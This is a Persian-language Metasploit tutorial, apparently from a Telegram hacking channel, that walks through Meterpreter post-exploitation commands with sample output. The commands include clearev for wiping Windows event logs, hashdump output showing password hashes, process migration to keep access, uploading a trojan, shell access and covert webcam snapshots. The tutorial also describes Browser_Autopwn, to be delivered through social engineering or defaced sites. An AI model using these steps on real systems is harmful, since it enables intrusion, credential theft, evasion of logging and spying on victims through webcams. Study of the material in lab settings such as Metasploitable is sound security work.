در طول این دوره آموزشی برای درک بهتر فرآیند های متاسپلویت، شما را با یک آزمایشگاه تست نفوذپذیری لینوکسی بنام Metasploitable که برای کار با آسیب پذیری ها در قالب یک ماشین مجازی (Virtual Machine) آماده طراحی شده است، آشنا کنیم. توسط Metasploitable شما قادر خواهید بود تا روی آسیب پذیری های رایج و گوناگون کار و حتی آسیب پذیری های بروزتری را نیز به آن اضافه کنید

این سیستم عامل توسط شرکت Rapid7 بروز می شود. نسخه کنونی آن Metasploitable 2.0.0 بوده که می توانید آنرا از لینک زیر دانلود نمایید:

http://iweb.dl.sourceforge.net/project/metasploitable/Metasploitable2/metasploitable-linux-2.0.0.zip

آموزشهای نحوه راه اندازی و کار با این ماشین مجازی آسیب پذیر را می توانید از کانال TheHacking دانلود کنید.

https://telegram.me/thehacking (عضو شوید و از جدیدترین آموزشهای هکینگ لذت ببرید)

طبقه بندی اکسپلویت های متاسپلویت:

تمامی اکسپلویت های متاسپلویت از نظر نوع عملکرد و کاربرد به دو نوع Active و Passive تقسیم می شوند


1- اکسپلویت های Active: از این اکسپلویت ها برای نفوذ به یک هدف خاص استفاده می شود. این اکسپلویت ها تا پیش از کامل شدن به کار خود ادامه داده و پس از اتمام کار از صحنه نفوذ خارج می شوند. در صورت توقف کامل این ماژول ها به هردلیلی، با یک خطا مواجه می شویم.

اکسپلویت هایی که برروی سیستم آسیب پذیر Metasploitable آزمایش شدند، در این دسته بندی قرار می گیرند. به بیان بهتر، این اکسپلویت ها برای اجرا نیاز به اجازه از سوی هدف را ندارند.

2- اکسپلویت های Passive: برخلاف اکسپلویت های Active این دسته از اکسپلویت ها منتظر هدف می شوند. یعنی برای اجرا شدن نیاز به اجازه از سوی هدف (خواه یا ناخواه) دارند. این دسته تقریباً (میتوان گفت همیشه) برروی کلاینت هایی مانند مرورگرهای وب، کلاینت های FTP و ... تمرکز دارند. برقراری ارتباط با هدف می تواند از طریق کلیک کردن برروی یک لینک، یک ایمیل یا ... باشد.

یکی از شناسه های مهم در شناختن اینگونه اکسپلویت ها استفاده از دستور sessions -i برای مدیریت نشست های ایجاد شده بین نفوذگر و هدف است.

استفاده از Meterpreter در متاسپلویت:



پس از اینکه از سیستم هدف با استفاده از Armitage یا msfconsole و یا msfcli دسترسی گرفتیم باید از قدرت و ویژگی های پیلود قرار داده شده در ماژول برای محکم کردن عملیات نفوذ استفاده کنیم. هر پیلود، امکانات و قابلیت هایی را در اختیار نفوذگر قرار می دهد که از قویترین پیلودها می توان به Meterpreter اشاره کرد.

قبل از استفاده از این پیلود باید با دستورات آن آشنا شویم. ضمن اینکه برای استفاده از Meterpreter نیاز به حداقل یک نشست در سیستم هدف داریم. برای ایجاد یک نشست از دستور Sessions -i ID استفاده می کنیم که ID در دستور فوق شماره ای است که به نشست مورد نظر اختصاص داده شده است.

دستورات Meterpreter:

1- دستور help: این دستور لیستی از سایر دستورات کاربردی و قابل استفاده در Meterpreter را نمایش می دهد:

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

2- دستور background: این دستور، نشست کنونی ایجاد شده را به حالت background یا پشت صحنه منتقل کرده و شما را به محیط اصلی msf باز میگرداند:

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

3- دستور cat: این دستور، همانند دستور cat در سیستم عامل های لینوکس، وظیفه خواندن اطلاعات را از روی فایل ها بر عهده دارد.

```
meterpreter > cat
Usage: cat file

Example usage:
meterpreter > cat edit.txt
What you talkin' about Willis

meterpreter >
```

4- دستورات cd و pwd: از این دو دستور به ترتیب برای تغییر و نمایش دایرکتوری کنونی که در آن هستیم استفاده می شود.


```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
```

```
meterpreter > pwd
c:\windows
meterpreter >
```


5- دستور clearev: این دستور که در سیستم های ویندوزی کاربرد دارد، گزارش های مربوط به فایل های سیستمی، گزارشهای مربوط به برنامه ها و اپلیکیشن ها و لاگ های امنیتی را پاکسازی می کند.

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

قبل از اجرای دستور:



بعد از اجرای دستور:



6- دستور download: از این دستور برای دانلود فایل از سیستم هدف استفاده می شود. توجه کنید که در قسمت آدرس فایل مورد نظر در سیستم هدف، بجای یک اسلش، از دو اسلش استفاده کنید

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

7- دستور execute: با این دستور می توانید یک دستور دیگر را در سیستم هدف اجرا کنید:

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
```

```
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

8- دستور getuid: این دستور نام کاربری سیستم هدف را نشان می دهد. به بیان دیگر سطح دسترسی ما در سیستم هدف با این دستور مشخص می شود:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

9- دستور hashdump: این دستور، دیتابیس SAM که در آن رمز عبور کاربران سیستم هدف ذخیره شده است را برای شما نمایش می دهد:

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225
a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d::
:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd0150
2e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026
e51097ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
:::
meterpreter >
```

10- دستور idletime: این دستور مدت زمانی که کاربر در حالت idle (حالت آزاد) قرار دارد را برحسب ثانیه نشان می دهد:

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

11- دستور ipconfig و ifconfig: از این دستورات برای مشاهده مشخصات و آدرس های شبکه سیستم هدف (شامل آدرس های IP و مک و ...) استفاده می شود. دستور ipconfig برای ویندوز , دستور ifconfig برای لینوکس بکار می رود:

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address  : 192.168.1.104
Netmask     : 255.255.0.0

meterpreter >
```

12- دستور ls: این دستور همانند دستور ls در لینوکس، برای مشاهده فایل های موجود در یک دایرکتوری بکار می رود:

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=========================================

Mode              Size     Type  Last modified                   Name
----              ----     ----  -------------                   ----
40777/rwxrwxrwx   0        dir   Sat Oct 17 07:40:45 -0600 2009  .
40777/rwxrwxrwx   0        dir   Fri Jun 19 13:30:00 -0600 2009  ..
100666/rw-rw-rw-  218      fil   Sat Oct 03 14:45:54 -0600 2009  .recently-
used.xbel
40555/r-xr-xr-x   0        dir   Wed Nov 04 19:44:05 -0700 2009  Application
Data
...snip...
```

13- دستور migrate: از این دستور برای مهاجرت از یک پروسه به پروسه دیگر استفاده می شود:

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

نکته: توجه داشته باشید که میشه بعد از متصل شدن به سیستم هدف، سریعاً پروسه خود را تعویض نمایید. کاربر هدف می تواند پروسه آسیب پذیری که شما از طریق ضعف موجود در آن نفوذ کرده اید را حذف کرده در نتیجه نشست شما و دسترسی از سیستم هدف از بین می رود.

14- دستور ps: این دستور لیستی کامل از پروسه های در حال اجرا روی سیستم هدف را نشان می دهد:

```
meterpreter > ps

Process list
============

    PID   Name                  Path
    ---   ----                  ----
    132   VMwareUser.exe        C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
    152   VMwareTray.exe        C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
    288   snmp.exe              C:\WINDOWS\System32\snmp.exe
...snip...
```

15- دستور search: توسط این دستور می توان یک فایل را در سیستم هدف جستجو کرد. برای ایجاد یک الگو یا Pattern برای جستجو از پارامتر f- استفاده کنید:

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xamp\\
Found 1 result...
    c:\\xampp\perl\bin\search.bat (57035 bytes)
meterpreter >
```

16- دستور shell: با استفاده از این دستور که بسیار مورد توجه نفوذگران و هکرها می باشد، می توانید به محیطهای cmd و terminal در سیستم عامل های ویندوز و لینوکس دسترسی پیدا کنید:

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

17- دستور upload: از این دستور می توان برای آپلود کردن فایل (تروجان، کی لاگر، بک دور و ...) در سیستم هدف استفاده کرد. توجه کنید که در قسمت آدرس فایل مورد نظر در سیستم هدف، بجای یک اسلش، از دو اسلش استفاده کنید:

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading  : evil_trojan.exe -> c:\windows\system32
[*] uploaded   : evil_trojan.exe -> c:\windows\system32\evil_trojan.exe
meterpreter >
```


18- دستور webcam_list: از این دستور می توان برای مشاهده وب کم های قابل دسترس در سیستم هدف استفاده کرد:

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

19- دستور webcam_snap: با این دستور می توانیم یک عکس از محیطی که توسط وب کم ضبط می شود تهیه و در دایرکتوری کنونی ذخیره کرد. نام این عکس به صورت تصادفی انتخاب می شود:

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```

تصویری که به عنوان نمونه با این دستور گرفته شده است:



پیاده سازی خودکار حملات با استفاده ازBrowser_Autopwn :

ماژول Browser_Autopwn یه ماژول کمکی (auxiliary) است که توسط متاسپلویت ارائه شده است. متاسپلویت این اجازه را به نفوذگر می دهد تا حملاتش را به شکل خودکار روی هدف پیاده سازی و اجرا کند.

یکی از فواید این ماژول زمانی است که نفوذگر دقیقاً نمیداند با چه هدفی روبرو است اما میخواهد به هر نحوی که شده به آن نفوذ کند. دقت کنید زمانی نفوذگر میتواند از این ماژول استفاده کند که هدف موردنظر در حال استفاده از مرورگر باشد. در این صورت نفوذگر می تواند لینک را به صورت مستقیم یا استفاده از تکنیک های مهندسی اجتماعی به هدف بدهد یا اینکه لینک را در سایت هایی که از قبل دیفیس شده اند به صورت pop-up قرار دهد. ماژول های auxiliary در دسته ماژول های کمکی قرار میگیرند و این ماژول ها برای ساده سازی و انجام بهتر حملات استفاده می شوند. این ماژول ها مانند اکسپلویت عمل نمیکنند و قابلیت آنها را ندارند. تنها پیش نیاز آنها برای شروع کار، متصل بودن به یک شبکه داخلی یا خارجی است.

برای مشاهده سورس اکسپلویت Browser_Autopwn از لینک زیر استفاده کنید:

https://github.com/rapid7/metasploit/framework/blob/master/modules/auxiliary/server/browser_autopwn.rb

آموزش نحوه آپدیت یا بروزرسانی کردن متاسپلویت:

هرروز که جلوتر میریم آسیب پذیری ها و اکسپلویت های زیادی کشف و ثبت میشن. در این میان باید نفوذگر نیز ابزارهای خود را بروز کرده تا بتواند با اکسپلویت های جدید به نفوذ بپردازد. برای آپدیت کردن متاسپلویت و اضافه کردن ماژول به این ابزار قدرتمند دو راه به طور معمول وجود دارد:

1- آپدیت کردن متاسپلویت با استفاده از دستور msfconsole: این دستور علاوه براینکه خود ابزار متاسپلویت رو بروزرسانی میکنه، ماژول های جدید رو هم بهش اضافه میکنه.

2- روش دوم آپدیت دستی و افزودن یا Import کردن ماژول ها به متاسپلویت هست. برای اینکار شما میبایست ماژول خود را از آدرس زیر دانلود کنید:

https://github.com/rapid7/metasploit-framework

شما میتونید با استفاده از دستور wget در لینوکس، ماژول مورد نظر (که دارای فرمت rb. است) را دانلود کنید.مثلاً:

wget https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/java_storeimagearray.rb

این فایل پس از دانلود در دایرکتوری که در آن هستید ذخیره می شود. حال دستور زیر را اجرا کنید:

```
cd /usr/share/metasploit-framework/modules
```

با اجرای دستور فوق به مسیری که ماژول های متاسپلویت در آنجا قرار دارند، منتقل میشوید. فایل ماژولی که من دانلود کردم در Desktop ذخیره شد. حال برای کپی کردن این ماژول به مسیر زیر برید:

```
usr/share/metasploit-framework/modules/
```

در اینجا چون ماژول ما در دایرکتوری /multi/browser/ باید قرار گیرد پس به مسیر زیر میرویم:

```
/usr/share/metasploit-framework/modules/multi/browser/
```

ماژول خود را در اینجا کپی/منتقل کرده و سپس با استفاده از دستور زیر متاسپلویت را مجدداً راه اندازی میکنیم تا ماژول ما به لیست ماژول های متاسپلویت اضافه شود:

```
service metasploit restart
```

مبحث متاسپلویت به پایان رسید امیدواریم از اموزش ها بهره کافی را برده باشید.

برای هربخش از آموزشها، ویدئوهایی نیز در کانال قرار دارد که توصیه میکنیم برای درک بهتر آموزشها از آنها استفاده کنید.

با آرزوی موفقیت برای تمامی شما عزیزان

تیم مدیریت کانال The Hacking

https://telegram.me/thehacking